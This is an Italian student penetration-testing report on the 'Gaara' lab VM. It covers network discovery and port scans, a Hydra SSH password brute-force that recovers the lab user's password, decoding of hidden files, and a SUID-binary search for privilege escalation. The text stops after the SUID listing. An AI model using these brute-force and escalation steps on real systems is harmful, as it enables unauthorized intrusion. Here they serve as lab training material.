Gaara

Penetration Testing & Ethical Hacking
2023/2024

Alessandro Aquino
Mat. 0522501563

Contenuti

01

Introduzione

Strumenti utilizzati e Struttura della rete

02

Pre-Exploitetion

Target scoping
Information Gathering
Target Discovery
Target Enumeration
Vulnerability Mapping

03

Exploitation

Sfruttamento delle vulnerabilità trovate

04

Post-Exploitation

Privilege Escalation e Mantaining Access


INTRODUZIONE


Struttura della rete

Strumenti utilizzati

VirtualBox


Kali linux







Gaara

Infrastuttura di rete









Pre-Exploitation


Dal Target Scoping al Vulnerability Mapping



Target scoping


Questa fase può essere tranquillamente saltata visto che non ci sono parti con cui prendere accordi e non possono esserci problematiche di tipo legale dal momento che l'ambiente è totalmente simulato.






Information Gatering


Trovare più informazioni possibili riguardo l'asset scelto e, essendo che l'asset è una macchina virtuale che viene eseguita in un ambiente Virtualizzato, si eviteranno fonti e tool che raccolgono informazioni riguardo persone afferenti all'organizzazione dell'asset, indirizzi e-mail, analisi di record DNS, informazioni di routing e così via. L'unica tecnica che ha senso utilizzare è OSINT.





Target Discovery

In questa fase si avvieranno entrambe le macchine e si procederà con la scansione della rete Gaara, con lo scopo di trovare tutte le macchine attive all'interno della stessa.



Target Discovery

Sono stati utilizzati diversi strumenti tra cui:

- Nmap
- Arp-scan
- Netdiscover
- nping
- p0f

Target Discovery

Nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 10:25 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0045s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0068s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00015s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.57 seconds
```

Target Discovery

Arp-scan

```
┌──(root㉿kali)-[~]
└─# arp-scan 10.0.2.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:f5:d7:13       PCS Systemtechnik GmbH
10.0.2.4        08:00:27:50:2c:6a       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.084 seconds (122.84 hosts/sec)
. 4 responded
```

Target Discovery

Netdiscover

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:fe:e0:c1      1      60  PCS Systemtechnik GmbH
10.0.2.4        08:00:27:50:2c:6a      3     180  PCS Systemtechnik GmbH
```

Target Discovery

Nping

```
└─# nping --tcp  -c 4 10.0.2.0/24

Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-06-16 09:08 EDT
SENT (0.0649s) TCP 10.0.2.15:40453 > 10.0.2.0:80 S ttl=64 id=59683 iplen=40  seq=1873409178 win=1480
SENT (1.0677s) TCP 10.0.2.15:40453 > 10.0.2.1:80 S ttl=64 id=59683 iplen=40  seq=1873409178 win=1480
RCVD (1.0685s) TCP 10.0.2.1:80 > 10.0.2.15:40453 RA ttl=255 id=48263 iplen=40  seq=0 win=32768
SENT (2.0709s) TCP 10.0.2.15:40453 > 10.0.2.2:80 S ttl=64 id=59683 iplen=40  seq=1873409178 win=1480
SENT (3.0724s) TCP 10.0.2.15:40453 > 10.0.2.3:80 S ttl=64 id=59683 iplen=40  seq=1873409178 win=1480
RCVD (3.0730s) ICMP [10.0.2.3 > 10.0.2.15 Protocol 6 unreachable (type=3/code=2) ] IP [ttl=255 id=18 iplen=56 ]
SENT (4.0748s) TCP 10.0.2.15:40453 > 10.0.2.4:80 S ttl=64 id=59683 iplen=40  seq=1873409178 win=1480
RCVD (4.0766s) TCP 10.0.2.4:80 > 10.0.2.15:40453 SA ttl=64 id=0 iplen=44  seq=2681919065 win=64240 <mss 1460>
RCVD (4.0803s) TCP 10.0.2.2:80 > 10.0.2.15:40453 RA ttl=255 id=48264 iplen=40  seq=47633 win=32768
SENT (5.0788s) TCP 10.0.2.15:40453 > 10.0.2.5:80 S ttl=64 id=59683 iplen=40  seq=1873409178 win=1480
```

Esecuzione parziale di nping

Target Discovery

Nping

Risultato parziale di nping

```
Statistics for host 10.0.2.1:
  |  Probes Sent: 1 | Rcvd: 1 | Lost: 0  (0.00%)
  |_ Max rtt: 0.596ms | Min rtt: 0.596ms | Avg rtt: 0.596ms
Statistics for host 10.0.2.2:
  |  Probes Sent: 1 | Rcvd: 1 | Lost: 0  (0.00%)
  |_ Max rtt: 2009.286ms | Min rtt: 2009.286ms | Avg rtt: 2009.286ms
Statistics for host 10.0.2.3:
  |  Probes Sent: 1 | Rcvd: 1 | Lost: 0  (0.00%)
  |_ Max rtt: 4.092ms | Min rtt: 4.092ms | Avg rtt: 4.092ms
Statistics for host 10.0.2.4:
  |  Probes Sent: 1 | Rcvd: 1 | Lost: 0  (0.00%)
  |_ Max rtt: 1.351ms | Min rtt: 1.351ms | Avg rtt: 1.351ms
Statistics for host 10.0.2.5:
  |  Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.6:
  |  Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Statistics for host 10.0.2.7:
  |  Probes Sent: 1 | Rcvd: 0 | Lost: 1  (100.00%)
  |_ Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
```

```
Raw packets sent: 115 (4.600KB) | Rcvd: 4 (194B) | Lost: 111 (96.52%)
Nping done: 256 IP addresses pinged in 114.65 seconds
```

Statistiche di nping

Target Discovery

OS Fingerprinting con nmap

```
┌──(root㉿kali)-[~]
└─# nmap -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 10:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

Target Discovery

OS Fingerprinting passivo con p0f

P0f si occupa di analizzare il traffivo «legittimo» facendo pattern matching con delle firme.

Mettiamo in ascolto l'interfaccia di rete con:

```
p0f –i eth0
```

Da un altro terminale lanciamo un comando curl per inviare una richiesta http alla macchina target con:

```
curl -X GET http://10.0.2.4/
```

Target Discovery


Risultato ottenuto


```
.-[ 10.0.2.15/55118 → 10.0.2.4/80 (syn+ack) ]-
|
| server    = 10.0.2.4/80
| os        = ???
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
`___
```

```
.-[ 10.0.2.15/55118 → 10.0.2.4/80 (http response) ]-
|
| server    = 10.0.2.4/80
| app       = Apache 2.x
| lang      = none
| params    = none
| raw_sig   = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Conten
t-Length,?Vary,Content-Type:Connection,Keep-Alive:Apache/2.4.38 (Debian)
|
```

Target Discovery


Informazioni ottenute

Indirizzo IP	Indirizzo MAC	Sistema Operativo
		
10.0.2.4	08:00:27:50:2c:6a	4.15 – 5.8



Target Enumeration

Adesso che si è a conoscenza dell'indirizzo dell'asset, si può procedere con una scansione più approfondita per conoscere i servizi offerti e le porte aperte.



Target Enumeration

TCP Port Scanning: -sS

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:18 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds
```

Porta 22/tcp → ssh
Porta 80/tcp → http

Target Enumeration

TCP Port Scanning: -sF

```
└─# nmap -sF -T5 -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 10:37 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
```

Ulteriore controllo per verificare se le porte sono aperte o filtrate

Target Enumeration

TCP Port Scanning: -sA

```
┌──(root㉿kali)-[~]
└─# nmap -sA -p- -oX report-ack.xml -T5 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:38 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00064s latency).
All 65535 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 65535 unfiltered tcp ports (reset)
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 36.00 seconds
```

ACK Scan, che è più complessa da bloccare e consiste nell'inviare pacchetti solo con il flag ACK aspettandosi in ritorno un pacchetto RST nel caso in cui la porta è aperta o chiusa

Target Enumeration

TCP Port Scanning: -sV

```
┌──(root㉿kali)-[~]
└─# nmap -sV -p- -oX report.xml -T5 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 25.51 seconds
```

Stabilire quali sono i servizi associati alle varie porte e quali sono le versioni di questi.

Target Enumeration

TCP Port Scanning: -A

```
┌──(root㉿kali)-[~]
└─# nmap -A -T5 -p- -oX report-aggressive.xml 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:43 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
|   256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
|_  256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Gaara
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.11 ms 10.0.2.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.19 seconds
```

Questa scansione esegue contemporaneamente:

- OS Fingerprinting
- Traceroute
- Script Scan

Target Enumeration

UDP Port Scanning: -sU

```
┌──(root㉿kali)-[~]
└─# sudo nmap -sU -p 1-100 10.0.2.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 16:53 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 107.25 seconds

┌──(root㉿kali)-[~]
└─# sudo nmap -sU -p 68 -sV 10.0.2.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 16:57 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0028s latency).

PORT   STATE         SERVICE VERSION
68/udp open|filtered dhcpc
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 99.24 seconds
```

È possibile che la macchina virtuale stia utilizzando il DHCP per ottenere un indirizzo IP, il che spiega perché la porta 68 è aperta.

Target Discovery


Informazioni ottenute

Porte Aperte: 22 – 80

Servizi in ascolto: ssh, http


Versioni dei servizi: OpenSSH 7.9 e Apache httpd 2.4.38

Probabilile assenza di filtraggio sulle porte



Vulnerability Mapping

Ora che sono stati rilevati i vari servizi attivi sull'asset si può procedere con l'analisi delle vulnerabilità presenti.



Vulnerability Mapping

Scanner utilizzati

Nessus

Whatweb

wafw00f

paros

Nikto 2


OWASP ZAP

Dirb

gobuster

Vulnerability Mapping

Vulnerabilità principali trovate da Nessus



(Medium) SSH Terrapin Prefix TruncationWeakness (CVE-2023-48795)

(Low) ICMP Timestamp Request Remote Date Disclosure

Vulnerability Mapping

Scansione gobuster

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.0.2.4/ -x html,php,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.4/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 273]
/index.html           (Status: 200) [Size: 288]
/.html                (Status: 403) [Size: 273]
/server-status        (Status: 403) [Size: 273]
/Cryoserver           (Status: 200) [Size: 327]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

E' stata trovata un ulteriore pagina ossia Cryoserver che non è stata rilevata precedentemente.

Exploitation

Sfruttamento delle vulnerabilità trovate

Exploitation

Strategie Automatizzate

Metasploit

Metasploit non ha portato alla rilevazione di exploit utili

Armitage

Armitage non è riuscito a stabilire una sessione

Strategie Manuali

Visita del server web

Iniziamo a vedere la pagina /Cryoserver trovata da gobuster e al suo interno troviamo altre tre path che andiamo a visionare.

```
/Temari
/Kazekage
/iamGaara
```


Contengono molto testo e per tanto procedo con una analisi di parole uniche.

```
excitement
existence
expansion
exposed
extract
f1MgN9mTf9SNbzRygcU
face
fact
```

Strategie Manuali

Visita del server web

Il percorso /iamGaara mi ha fornito un testo codificato che ho potuto decrittografare utilizzando CyberChef. Possiamo vedere che il testo ha lettere minuscole e numeri (1,9), possiamo confermare che non è Base32. Il test per Base58 mi ha dato il nome utente.



Strategie Manuali

Hydra

hydra -l gaara -P /home/kali/rockyou.txt.gz 10.0.2.4 ssh

```
┌──(root㉿kali)-[~]
└─# hydra -l gaara -P /usr/share/wordlists/rockyou.txt.gz  10.0.2.4 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-13 07:18:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
duce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8
96525 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344244 to do in 1532:31h, 15 active
[22][ssh] host: 10.0.2.4   login: gaara   password: iloveyou2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-13 07:20:26
```

Strategie Manuali


Accesso

ssh gaara@10.0.2.4

```
┌──(kali㉿kali)-[~]
└─$ ssh gaara@10.0.2.4
gaara@10.0.2.4's password:
Linux Gaara 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 15 06:18:07 2024 from 10.0.2.15
gaara@Gaara:~$ id
uid=1001(gaara) gid=1001(gaara) groups=1001(gaara)
```

Post-Exploitation

Privilege Escalation e Mantaining Access



Privilege Escalation

Analisi directory

Nella directory è presente un file Kazekage.txt con un percorso. Questa è una tana del coniglio, ma vediamo

```
gaara@Gaara:~$ ls
flag.txt  Kazekage.txt
gaara@Gaara:~$ cat Kazekage.txt
You can find Kazekage here....

L3Vzci9sb2NhbC9nYW1lcw==
gaara@Gaara:~$ echo L3Vzci9sb2NhbC9nYW1lcw== | base64 -d
/usr/local/gamesgaara@Gaara:~$
```

Troviamo un file segreto

```
gaara@Gaara:/usr/local/games$ ls -al
total 12
drwx------  2 gaara gaara 4096 Dec 13  2020 .
drwxr-xr-x 10 root  root  4096 Dec 13  2020 ..
-rw-r--r--  1 gaara gaara 1505 Dec 13  2020 .supersecret.txt
```


Il file contiene il testo codificato brainfuck.

```
gaara@Gaara:/usr/local/games$ cat .supersecret.txt

Godaime Kazekage:

+++++ +++[- >++++ ++++< ]>+++ +.<++ +++[ ->+++ +++<] >+.-- ---.< +++++
+++[- >---- ----< ]>--- -.<++ +++++ ++[-> +++++ ++++< ]>+++ +++++ .<+++
[->-- -<]>- .+++. ++.<+ +++++ +++[- >---- ---- <]>-- --.<+ +++++ +++[-
>++++ +++++ <]>+. <+++[ ->--- <]>-- --.-- ---.<+ ++[-> +++<] >++.. <+++[
->+++ <]>++ ++.<+ +++++ +++[- >---- ---- <]>-- ---- -.<++ +++++ ++[->
+++++ +++++ ]>+++ .<+++ [->-- -<]>- --.+. +++++ .---. <++++ +++[ ->---
<]>-- ---- <+++ +++++ [->++ +++++ ++<]> +++++ ++.<+ +++[- >---< ]>--.+
+++++ ++<]>+ ++.<+ ++[-> +++<] >+++. +++++ +.--- ---- -.--- ---. .<+++
+++++ [->-- ---- -<]>- ---.< +++++ +++[- >++++ ++++< ]>+++ +++.+ ++.++
+++.< +++[- >---< ]>-.< +++++ +++[- >---- ---< ]>--- -.<++ +++++ ++[->
+++++ +++++ ]>++. ----. --.-- ---- -.<++ +[->+ ++<]> +++++ +.<++ +[->-
---]> ---.+ .++++ +.--- ----. <++++ ++++[ ->--- ---- <]>-- ---- .<+++
+++++ +[->+ +++++ +++<] >+++. <+++[ ->--- <]>-- -.--- ----. <++++ [->++
++<]> +++.< +++++ ++++[ ->--- ---- -<]>- --.<+ +++++ ++[-> +++++ +++<]
>++++ +.--- -.<++ ++[-> +++++ ]>++. <+++[ ->--- <]>-. +++.< +++[- >+++<
]>+++ +.<++ ++++ [->--- ---- <]>-- ---- --.<+ ++++[ ->--- ---< ]>--- ----
-.<++ +++++ [->++ +++++ <]>++ +.<++ +++[- >++++ +<]>+ ++++. +++++ ++.<+
+++++ +++[- >---- ---- <]>-- ---- -.<++ ++++[ ->+++ +++<] >++++ .<+++
++[-> +++++ <]>.< ++++[ ->+++ +<]>+ .<+++ [->-- -<]>- ---. +.<++ +[->+
++<]> ++++. <++++ +++++ [->--- ---- -<]> .<
```

Privilege Escalation

Analisi directory

Cerco online un interprete del codice ed ottengo:



Il file non avendomi portato a nulla continuo controllando i file con SUID sul sistema.

Privilege Escalation

File con SUID sul sistema

```
find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
```

```
gaara@Gaara:~$ find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
-rwsr-xr-- 1 root messagebus 51184 Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 8008480 Oct 14  2019 /usr/bin/gdb
-rwsr-xr-x 1 root root 157192 Feb  2  2020 /usr/bin/sudo
-rwsr-sr-x 1 root root 7570720 Dec 24  2018 /usr/bin/gimp-2.10
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
